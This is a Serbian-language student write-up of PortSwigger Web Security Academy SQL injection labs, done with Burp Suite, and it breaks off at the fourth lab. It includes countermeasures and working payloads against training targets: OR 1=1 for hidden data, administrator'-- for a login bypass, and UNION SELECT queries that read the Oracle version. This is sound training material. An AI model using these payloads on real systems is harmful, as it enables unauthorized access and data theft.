

SQL Injection

SQL Injection (SQLi) nastaje kada aplikacija direktno spaja korisnički unos u SQL upit. Napadač tada ubacuje ili menja upit i navodi bazu da izvrši neočekivane komande.

Varijante: union-based, error-based, boolean/time-based blind, second-order, OOB.

Uticaj

- Čitanje poverljivih podataka (korisnici, lozinke, skriveni proizvodi).
- Izmena ili brisanje podataka.
- Bypass logovanja (OR 1=1).
- Eskalacija privilegija ili čak izvršavanje OS komandi.
- Pravne/finansijske posledice (GDPR, PCI DSS).

Omogućavajuće ranjivosti

- String konkatencija umesto parametrizacije.
- Slaba validacija ulaza.
- Detaljne poruke o grešci (error leakage).
- Preširoke DB privilegije.
- Dozvoljeni multi-statements.
- Nedostatak sigurnosnog testiranja.

Kontramere

- **Parametrizovani upiti (Prepared Statements)** u svim jezicima/ORM-ovima.
- Validacija i allow-list vrednosti (npr. category ∈ {Gifts, Lifestyle}).
- Minimizacija DB privilegija (princip *least privilege*).
- Generičke poruke o grešci (detalji samo u log).
- Onemogućiti multi-statement gde nije potreban.
- Sekundarne zaštite: WAF, RASP, rate limiting.
- Sigurnosni proces: SAST/DAST, code review, patch-ovanje.

Zadatak 1:

- SQL injection vulnerability in WHERE clause allowing retrieval of hidden data
- Cilj napada: Eksploatacija ranjivosti u SQL upitu kako bi se prikazali proizvodi koji su označeni kao „unreleased“ (skriveni od običnih korisnika).
- Tačka unosa: GET /filter?category=...

Payload (URL-encoded u praksi): '+OR+1=1--

Koraci (Burp):

1. Proxy → HTTP history → GET /filter?category=Gifts → **Send to Repeater.**

Request

```

1 GET /filter?category=Gifts HTTP/2
2 Host: 0a8d002e0373af8c9ea8d9600a50017.web-security-academy.net
3 Cookie: session=5YTAecS1104mI9pJkncf0o0Vhnt5ZF
4 Sec-Ch-Ua: "Chromium",v="139", "Not:A&Brand",v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-GB,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Dest: document
14 Referer: https://0a8d002e0373af8c9ea8d9600a50017.web-security-academy.net/
15 Accept-Encoding: gzip, deflate, br
16 Priority: u=0, i
17
18
19

```

Response

```

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 4003
5
6 <!DOCTYPE html>
7 <html>
8 <head>
9 <link href=/resources/labheader/css/academylabheader.css rel=stylesheet>
10 <link href=/resources/css/labscommerce.css rel=stylesheet>
11 <title>
12 SQL injection vulnerability in WHERE clause allowing retrieval of hidden data
13 </title>
14 </head>
15 <body>
16 <script src=/resources/labheader/js/labheader.js>
17 </script>
18 <div id=academylabheader>
19 <section class=academylabheader>
20 <div class=container>
21 <div class=logo>
22 </div>
23 <div class=title-container>
24 <h2>
25 SQL injection vulnerability in WHERE clause allowing retrieval of hidden data
26 </h2>
27 <a id=lab-link class=button href=/>
28 Back to lab home
29

```

2. U Repeater-u zameniti putanju u: GET /filter?category='+0R+1=1-- HTTP/2 → Send.

Request

```

1 GET /filter?category='+0R+1=1-- HTTP/2
2 Host: 0a8d002e0373af8c9ea8d9600a50017.web-security-academy.net
3 Cookie: session=5YTAecS1104mI9pJkncf0o0Vhnt5ZF
4 Sec-Ch-Ua: "Chromium",v="139", "Not:A&Brand",v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-GB,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Dest: document
14 Referer: https://0a8d002e0373af8c9ea8d9600a50017.web-security-academy.net/
15 Accept-Encoding: gzip, deflate, br
16 Priority: u=0, i
17
18
19

```


Response

```

36 </span>
37 </div>
38 </div>
39 </section>
40 </div>
41 <div theme=e-commerce>
42 <section class=maincontainer>
43 <div class=container is-page>
44 <header class=navigation-header>
45 <section class=top-links>
46 <a href=/Home
47 </a>
48 </div>
49 </section>
50 </header>
51 <header class=notification-header>
52 </header>
53 <section class=econs-pageheader>
54 <img src=/resources/images/shop.svg>
55 </section>
56 <section class=econs-pageheader>
57 <div>
58 <p>6apos; OR 1=1--
59 </div>
60 </section>
61 <section class=search-filters>
62 <label>
63 Refine your search:
64 </label>
65 <a class=filter-category href=/filter?category=Accessories>
66 Accessories
67 </a>
68 <a class=filter-category href=/filter?category=ClothingCtshoesstandaccessories>
69 ClothingCtshoesstandaccessories
70 </a>
71

```

3. U response-u se prikazuju i „unreleased“ stavke. Lab solved.



Zadatak 2:

Lab vežba je imala SQL injection ranjivost u login funkciji.

Cilj je bio da se iskoristi SQL injection kako bi se zaobišla provera lozinke i izvršila prijava kao **administrator** korisnik.

Postupak rešavanja

1. Pokretanje Burp Suite-a i otvaranje lab aplikacije

- Pokrenula sam Burp Suite i otvorila lab kroz njegov integrisani browser kako bi sav saobraćaj mogao da se presretne.

2. Presretanje HTTP zahteva

- Na stranici za login unela sam sledeće podatke:
 - **Username:** administrator'--
 - **Password:** bilo šta (npr. test)
- Klikom na **Login** zahtev je presretnut u Burp Proxy-ju.



SQL injection vulnerability allowing login bypass

Web Security Academy

LAB Not solved

Back to lab description >>

Home | My a

Login

Username

administrator

Password

test

Log in

3. Analiza i izmena zahteva


U telu POST zahteva nalazilo se:

```
username=administrator'--&password=test
```


Ovaj unos zatvara string za korisničko ime i koristi SQL komentar -- kako bi se zanemario ostatak upita koji se odnosi na lozinku.

4. Slanje zahteva i izvršavanje injekcije

- Prosledila sam zahtev (Forward) i nakon toga je aplikacija obradila injekciju.



Pošto je ostatak uslova ignorisan, upit je proverio samo da li postoji korisnik administrator, što je dovelo do uspešne prijave.



Tipičan SQL upit za login izgleda ovako:

```
SELECT * FROM users WHERE username = '<unos>' AND password = '<unos>';
```

Kada se ubaci payload administrator '--, upit postaje:

```
SELECT * FROM users WHERE username = 'administrator'-- ' AND password = 'test';
```

Zahvaljujući komentaru --, deo sa lozinkom se ignoriše.

Na ovaj način je moguće ući u sistem kao administrator bez potrebe za lozinkom.

Rezultat

Korisnik je uspešno prijavljen kao **administrator**, čime je zadatak rešen.

Lab je prepoznao uspešno iskorišćenu ranjivost i obeležio vežbu kao *Solved*.

Zadatak 3


Lab vežba sadrži SQL injection ranjivost u filteru kategorija proizvoda.

Cilj je bio da se koristeći **UNION SQL injection** prikaže verzija baze podataka Oracle.

Postupak:

1. Pokretanje Burp Suite-a i presretanje zahteva


- Otvorila sam Burp Suite i lab u njegovom ugrađenom browseru.
- Klikom na bilo koju kategoriju proizvoda, HTTP zahtev za filtriranje je presretnut u Proxy → Intercept.
- Zahtev je prosleđen u Repeater za dalju manipulaciju.



2. Potvrda ranjivosti i broj kolona

U Repeater-u izmenila sam parametar category koristeći payload:


```
' +UNION+SELECT+' abc ', ' def '+FROM+dual--
```



Po slanju zahteva, stranica je prikazala dve vrednosti “abc” i “def”.

Time je potvrđeno da:

- aplikacija prihvata SQL injection,
- upit vraća **dve kolone**, obe sposobne za prikaz tekstualnih podataka.



3. Prikaz verzije baze podataka

Nakon toga, u istom Repeater-u sam koristila payload:

```
' + UNION + SELECT + BANNER, NULL + FROM + v$version --
```

The screenshot displays the Burp Suite Repeater interface. The 'Request' tab on the left shows an HTTP GET request to `https://0ab0022036e516580a508cd00ef0067.web-security-academy.net` with a payload: `' + UNION + SELECT + BANNER, NULL + FROM + v$version --`. The 'Response' tab on the right shows the server's response, which is an HTML page. The page content includes a title 'SQL injection attack, querying the database type and version on Oracle' and a body that displays the results of the query: 'Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production, PL/SQL Release 11.2.0.2.0 - Production, CORE 11.2.0.2.0 - Production, TNS for Linux: Version 11.2.0.2.0 - Production, NLSRTL Version 11.2.0.2.0 - Production'. The 'Inspector' panel on the far right shows the request and response details.

Klikom na **Send**, stranica je prikazala verziju baze ((11g Express Edition Release 11.2.0.2.0 - 64bit Production).


```

Tech gifts
</a>
</section>
<table class="is-table-longdescription">
  <tbody>
    <tr>
      <th>
        CORE 11.2.0.2.0      Production
      </th>
    </tr>
    <tr>
      <th>
        NLSRTL Version 11.2.0.2.0 - Production
      </th>
    </tr>
    <tr>
      <th>
        Oracle Database 11g Express Edition Release
        11.2.0.2.0 - 64bit Production
      </th>
    </tr>
    <tr>
      <th>
        PL/SQL Release 11.2.0.2.0 - Production
      </th>
    </tr>
    <tr>
      <th>
        TNS for Linux: Version 11.2.0.2.0 - Production
      </th>
    </tr>
  </tbody>
</table>
</div>
</section>

```

Lab je prepoznao uspešno iskorišćenu ranjivost i označio vežbu kao *Solved*.

SQL injection attack, querying: ...

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#)

WE LIKE TO SHOP

Clothing, shoes and accessories

Refine your search:

[All](#) [Clothing, shoes and accessories](#) [Food & Drink](#) [Gifts](#) [Lifestyle](#) [Tech gifts](#)

First Impression Costumes

It is so hard when meeting people for the first time to work out if they are the good guys or the bad guys. Hey, guys, we are here to help you. With our First Impression Costumes, you can signal that you are the angel those potential dates are looking for. Our real fur feather wings and adjustable halos will have the dates falling at your feet, no more wasting time for them on someone who might be a little devil inside. And no more sitting on the sidelines for you while they make up their minds. Your evening will begin as soon as you set foot inside the doors. Everyone will want to stroke your feathers and ask you to polish your halo, the jokes will come flooding and the conversation will flow freely. Watch as all the other guys fall by the wayside, green with envy. It is important to remind our customers that purchasing our angel costume, if you really are a little devil, will be in breach of the contract you sign with us at the point of purchase. This can be punishable by law and you could be prosecuted.

Hologram Stand In

Rezultat

Korišćenjem SQL injection-a putem **UNION SELECT**, uspešno je prikazano:

- tekstualni test (abc/def) za identifikaciju kolona,
- verzija Oracle baze podataka, što je zadatak uspešno rešilo.

Zadatak 4


Lab vežba sadrži SQL injection ranjivost u filteru kategorija proizvoda.

Cilj je bio da se koristeći **UNION SQL injection** ubaci dodatni red sa **vrednošću koju lab pruža**, čime se potvrđuje koje kolone mogu prikazivati tekstualne podatke.


Postupak rešavanja

1. Pokretanje Burp Suite-a i presretanje zahteva

